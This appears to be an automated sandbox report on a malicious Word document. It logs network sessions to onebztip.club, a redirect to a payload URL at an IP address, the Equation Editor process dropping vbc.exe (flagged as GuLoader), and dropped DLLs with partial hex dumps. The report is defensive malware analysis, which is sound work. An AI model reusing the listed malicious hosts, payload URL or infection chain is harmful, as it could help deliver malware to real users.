2022-01-28 10:26:15 UTC	22	OUT	Data Raw: 50 52 4f 50 46 49 4e 44 20 2f 69 6e 64 65 78 2e 70 68 70 20 48 54 54 50 2f 31 2e 31 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a 20 4b 65 65 70 2d 41 6c 69 76 65 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 4d 69 63 72 6f 73 6f 66 74 2d 57 65 62 44 41 56 2d 4d 69 6e 69 52 65 64 69 72 2f 36 2e 31 2e 37 36 30 31 0d 0a 44 65 70 74 68 3a 20 30 0d 0a 74 72 61 6e 73 6c 61 74 65 3a 20 66 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 30 0d 0a 48 6f 73 74 3a 20 6f 6e 65 62 7a 74 69 70 2e 63 6c 75 62 0d 0a 0d 0a Data Ascii: PROPFIND /index.php HTTP/1.1Connection: Keep-AliveUser-Agent: Microsoft-WebDAV-MiniRedir/6.1.7601Depth: 0translate: fContent-Length: 0Host: onebztip.club
2022-01-28 10:26:15 UTC	22	IN	HTTP/1.1 200 OK keep-alive: timeout=5, max=100 x-powered-by: PHP/7.2.34 content-type: text/html; charset=UTF-8 content-length: 10885 date: Fri, 28 Jan 2022 10:26:15 GMT server: LiteSpeed x-turbo-charged-by: LiteSpeed connection: close
2022-01-28 10:26:15 UTC	22	IN	Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 39 2f 78 68 74 6d 6c 22 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 73 68 72 69 6e 6b 2d 74 6f 2d 66 69 74 3d 6e 6f 22 3e 0a 3c 6c 69 6e 6b 20 74 79 70 65 3d 22 74 65 78 74 Data Ascii: <!DOCTYPE html><html xmlns="http://www.w3.org/1999/xhtml" lang="en"><head> <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" /><meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"><link type="text

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49171	66.29.141.207	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-01-28 10:26:18 UTC	33	OUT	Data Raw: 50 52 4f 50 46 49 4e 44 20 2f 69 6e 64 65 78 2e 70 68 70 20 48 54 54 50 2f 31 2e 31 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a 20 4b 65 65 70 2d 41 6c 69 76 65 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 4d 69 63 72 6f 73 6f 66 74 2d 57 65 62 44 41 56 2d 4d 69 6e 69 52 65 64 69 72 2f 36 2e 31 2e 37 36 30 31 0d 0a 44 65 70 74 68 3a 20 30 0d 0a 74 72 61 6e 73 6c 61 74 65 3a 20 66 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 30 0d 0a 48 6f 73 74 3a 20 6f 6e 65 62 7a 74 69 70 2e 63 6c 75 62 0d 0a 0d 0a Data Ascii: PROPFIND /index.php HTTP/1.1Connection: Keep-AliveUser-Agent: Microsoft-WebDAV-MiniRedir/6.1.7601Depth: 0translate: fContent-Length: 0Host: onebztip.club
2022-01-28 10:26:18 UTC	33	IN	HTTP/1.1 200 OK keep-alive: timeout=5, max=100 x-powered-by: PHP/7.2.34 content-type: text/html; charset=UTF-8 transfer-encoding: chunked date: Fri, 28 Jan 2022 10:26:18 GMT server: LiteSpeed x-turbo-charged-by: LiteSpeed connection: close
2022-01-28 10:26:18 UTC	33	IN	Data Raw: 32 41 38 35 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 39 2f 78 68 74 6d 6c 22 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 73 68 72 69 6e 6b 2d 74 6f 2d 66 69 74 3d 6e 6f 22 3e 0a 3c 6c 69 6e 6b 20 74 79 70 65 Data Ascii: 2A85<!DOCTYPE html><html xmlns="http://www.w3.org/1999/xhtml" lang="en"><head> <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" /><meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"><link type
2022-01-28 10:26:18 UTC	44	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.22	49172	66.29.141.207	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2022-01-28 10:26:18 UTC	44	OUT	GET /index.php/x HTTP/1.1 Accept: */* User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; ms-office; MSOffice 14) UA-CPU: AMD64 Accept-Encoding: gzip, deflate Host: onebztip.club Connection: Keep-Alive
2022-01-28 10:26:19 UTC	44	IN	HTTP/1.1 302 Found keep-alive: timeout=5, max=100 x-powered-by: PHP/7.2.34 location: http://107.172.93.32/invoice/dhl_shp.wbk content-type: text/html; charset=UTF-8 content-length: 0 date: Fri, 28 Jan 2022 10:26:19 GMT server: LiteSpeed cache-control: no-cache, no-store, must-revalidate, max-age=0 x-turbo-charged-by: LiteSpeed connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.22	49174	66.29.141.207	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-01-28 10:26:20 UTC	45	OUT	HEAD /index.php/x HTTP/1.1 User-Agent: Microsoft Office Existence Discovery Host: onebztip.club Content-Length: 0 Connection: Keep-Alive
2022-01-28 10:26:20 UTC	45	IN	HTTP/1.1 302 Found keep-alive: timeout=5, max=100 x-powered-by: PHP/7.2.34 location: http://107.172.93.32/invoice/dhl_shp.wbk content-type: text/html; charset=UTF-8 date: Fri, 28 Jan 2022 10:26:20 GMT server: LiteSpeed cache-control: no-cache, no-store, must-revalidate, max-age=0 x-turbo-charged-by: LiteSpeed connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.22	49176	66.29.141.207	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE


Timestamp	kBytes transferred	Direction	Data
2022-01-28 10:26:26 UTC	45	OUT	Data Raw: 50 52 4f 50 46 49 4e 44 20 2f 20 48 54 54 50 2f 31 2e 31 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a 20 4b 65 65 70 2d 41 6c 69 76 65 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 4d 69 63 72 6f 73 6f 66 74 2d 57 65 62 44 41 56 2d 4d 69 6e 69 52 65 64 69 72 2f 36 2e 31 2e 37 36 30 31 0d 0a 44 65 70 74 68 3a 20 30 0d 0a 74 72 61 6e 73 6c 61 74 65 3a 20 66 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 30 0d 0a 48 6f 73 74 3a 20 6f 6e 65 62 7a 74 69 70 2e 63 6c 75 62 0d 0a 0d 0a Data Ascii: PROPFIND / HTTP/1.1Connection: Keep-AliveUser-Agent: Microsoft-WebDAV-MiniRedir/6.1.7601Depth: 0translate: fContent-Length: 0Host: onebztip.club
2022-01-28 10:26:26 UTC	45	IN	HTTP/1.1 200 OK keep-alive: timeout=5, max=100 x-powered-by: PHP/7.2.34 content-type: text/html; charset=UTF-8 content-length: 10885 date: Fri, 28 Jan 2022 10:26:26 GMT server: LiteSpeed x-turbo-charged-by: LiteSpeed connection: close
2022-01-28 10:26:26 UTC	46	IN	Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 2f 78 68 74 6d 6c 22 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 73 68 72 69 6e 6b 2d 74 6f 2d 66 69 74 3d 6e 6f 22 3e 0a 3c 6c 69 6e 6b 20 74 79 70 65 3d 22 74 65 78 74 Data Ascii: <!DOCTYPE html><html xmlns="http://www.w3.org/1999/xhtml" lang="en"><head> <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" /><meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"><link type="text

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.22	49177	66.29.141.207	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-01-28 10:26:28 UTC	56	OUT	Data Raw: 50 52 4f 50 46 49 4e 44 20 2f 20 48 54 54 50 2f 31 2e 31 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a 20 4b 65 65 70 2d 41 6c 69 76 65 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 4d 69 63 72 6f 73 6f 66 74 2d 57 65 62 44 41 56 2d 4d 69 6e 69 52 65 64 69 72 2f 36 2e 31 2e 37 36 30 31 0d 0a 44 65 70 74 68 3a 20 30 0d 0a 74 72 61 6e 73 6c 61 74 65 3a 20 66 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 30 0d 0a 48 6f 73 74 3a 20 6f 6e 65 62 7a 74 69 70 2e 63 6c 75 62 0d 0a 0d 0a Data Ascii: PROPFIND / HTTP/1.1Connection: Keep-AliveUser-Agent: Microsoft-WebDAV-MiniRedir/6.1.7601Depth: 0translate: fContent-Length: 0Host: onebztip.club
2022-01-28 10:26:28 UTC	56	IN	HTTP/1.1 200 OK keep-alive: timeout=5, max=100 x-powered-by: PHP/7.2.34 content-type: text/html; charset=UTF-8 content-length: 10885 date: Fri, 28 Jan 2022 10:26:28 GMT server: LiteSpeed x-turbo-charged-by: LiteSpeed connection: close
2022-01-28 10:26:28 UTC	57	IN	Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 2f 78 68 74 6d 6c 22 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 73 68 72 69 6e 6b 2d 74 6f 2d 66 69 74 3d 6e 6f 22 3e 0a 3c 6c 69 6e 6b 20 74 79 70 65 3d 22 74 65 78 74 Data Ascii: <!DOCTYPE html><html xmlns="http://www.w3.org/1999/xhtml" lang="en"><head> <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" /><meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"><link type="text

Statistics

Behavior



System Behavior

Analysis Process: WINWORD.EXE PID: **1124**, Parent PID: **596**

General

Target ID:	0
Start time:	11:25:16
Start date:	28/01/2022

Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding
Imagebase:	0x13f0b0000
File size:	1423704 bytes
MD5 hash:	9EE74859D22DAE61F1750B3A1BACB6F5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	6E56A5E3	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	6E56A5E3	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	6E56A5E3	RegCreateKeyExA

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: EQNEDT32.EXE PID: **3004**, Parent PID: **596**

General

Target ID:	7
Start time:	11:25:37
Start date:	28/01/2022
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: vbc.exe PID: **2516**, Parent PID: **3004**

General

Target ID:	9
Start time:	11:25:40
Start date:	28/01/2022
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\Public\vbc.exe"
Imagebase:	0x400000
File size:	166200 bytes
MD5 hash:	38034F18AF511C3B04B25170735E8B8E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000009.00000002.722712672.0000000003690000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AF7	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\nsa11A.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	40609B	GetTempFileNameW
C:\Users	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AF7	CreateDirectoryW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AF7	CreateDirectoryW
C:\Users\user\AppData	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AF7	CreateDirectoryW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AF7	CreateDirectoryW
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AF7	CreateDirectoryW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\racehorse.dat	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	406059	CreateFileW
C:\Users\user\AppData\Local\Temp\secur32.dll	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	406059	CreateFileW
C:\Users\user\AppData\Local\Temp\sxsstore.dll	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	406059	CreateFileW
C:\Users\user\AppData\Local\Temp\nsv7B0.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	40609B	GetTempFileNameW
C:\Users	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AF7	CreateDirectoryW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AF7	CreateDirectoryW
C:\Users\user\AppData	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AF7	CreateDirectoryW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AF7	CreateDirectoryW
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AF7	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\nsv7B0.tmp	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	405AB7	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\nsv7B0.tmp\System.dll	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	406059	CreateFileW
C:\Users\user\AppData\Local\Temp\nsv7B0.tmp\System.dll	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	object name collision	5	406059	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsa11A.tmp	success or wait	1	403875	DeleteFileW
C:\Users\user\AppData\Local\Temp\nsv7B0.tmp	success or wait	1	405C78	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Copyright Joe Security LLC 2022

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\racehorse.dat	0	22198	39 fd fd fd fd 00 00 00 5f 38 fd 66 39 fd fd 3f fd 75 1b fd fd 66 39 fd fd 7f 03 00 75 10 fd fd 39 fd fd 7f 04 00 75 06 fd fd 39 fd 39 fd fd fd 00 03 00 00 fd fd 39 fd fd fd 12 02 00 00 fd 3b 13 78 66 39 fd fd 41 fd fd 65 fd 70 fd fd fd 41 fd fd 1d fd 72 39 fd 38 c1 fd fd 11 40 6c 39 fd 39 fd fd fd fd 78 3c fd 38 fd 38 c1 f6 20 33 4c 39 fd fd fd 57 fd fd 12 02 00 00 fd fd fd fd 5a 39 fd 39 fd 31 fd 39 fd fd 41 34 07 fd 7b 3c 29 39 fd 66 39 fd fd fd 04 66 39 fd fd fd 39 fd 75 fd fd 39 fd 57 66 39 fd 39 fd fd fd 39 fd 38 fd fd 4b fd fd fd 59 78 3d 29 fd 79 fd 30 fd fd 9e 01 54 fd 5c fd 88 05 4e fd fd 7f 51 27 fd 47 0b fd 53 03 fd 30 5c fd fd fd fd fd fd fd 76 0e fd 52 23 fd 42 0d 60 fd fd 3d fd 66 fd 1e 1d fd 63 fd fd 0a	9_8f9? uf9u9u999;xf9epr98@l99 x<88 3L9WZ99194{<)9f9f99u9 Wf9998 KYx=)y0T\NQ'GS0\vR#B `=fc	success or wait	3	4060F9	WriteFile
C:\Users\user\AppData\Local\Temp\secur32.dll	0	23040	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 34 fd fd fd 70 fd fd fd 70 fd fd fd 70 fd fd fd 79 fd 37 fd 64 fd fd fd 64 fd fd fd 73 fd fd fd 70 fd fd fd 4b fd fd fd 64 fd fd fd 76 fd fd fd 64 fd fd fd 71 fd fd fd 64 fd fd fd 76 fd fd fd 64 fd 5b fd 71 fd fd fd 64 fd fd fd 71 fd fd fd 52 69 63 68 70 fd fd fd 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 06 00 fd fd fd fd 00 00 00 00 00 00 00 00 fd 00 02 21 0b 01 0e 14 00 3c 00	MZ@!L!This program cannot be run in DOS mode.$4pppy7ddspKdvd qdvd[qdqRichpPEL!<	success or wait	1	4060F9	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\sxsstore.dll	0	23040	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 4f fd 49 fd 0b fd 27 fd 0b fd 27 fd 0b fd 27 fd 02 fd fd fd 0f fd 27 fd 1f fd 24 fd 0a fd 27 fd 1f fd 23 fd 06 fd 27 fd 0b fd 26 fd 42 fd 27 fd 1f fd 26 fd 00 fd 27 fd 1f fd 22 fd 09 fd 27 fd 1f fd 27 fd 0a fd 27 fd 1f fd 2e fd 05 fd 27 fd 1f fd 13 0a fd 27 fd 1f fd 25 fd 0a fd 27 fd 52 69 63 68 0b fd 27 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05	MZ@!L!This program cannot be run in DOS mode.$OI""$'#'&B'& """."%'Rich'PEL	success or wait	1	4060F9	WriteFile
C:\Users\user\AppData\Local\Temp\nsv7B0.tmp\System.dll	0	12288	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 71 72 2a fd 35 13 44 fd 35 13 44 fd 35 13 44 fd fd 0f 4a fd 32 13 44 fd 35 13 45 fd 21 13 44 fd fd 1c 19 fd 32 13 44 fd 61 30 74 fd 31 13 44 fd 56 31 6e fd 34 13 44 fd fd 33 40 fd 34 13 44 fd 52 69 63 68 35 13 44 fd 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 19 fd 4f 61 00 00 00 00 00 00 00 00 fd 00 2e 21 0b 01 06 00 00 22 00 00 00 0a 00 00 00 00 00 00 7f 2a 00 00 00 10 00	MZ@!L!This program cannot be run in DOS mode.$qr*5D5D5DJ2D5E !D2Da0t1DV1n4D3@4DRich5DPELOa.!"*	success or wait	1	4060F9	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\Public\vbc.exe	unknown	512	success or wait	181	4060CA	ReadFile
C:\Users\Public\vbc.exe	unknown	4	success or wait	2	4060CA	ReadFile
C:\Users\Public\vbc.exe	unknown	4	success or wait	10	4060CA	ReadFile
C:\Users\user\AppData\Local\Temp\racehorse.dat	unknown	63168	success or wait	1	73282C59	ReadFile

Disassembly

No disassembly

Copyright Joe Security LLC 2022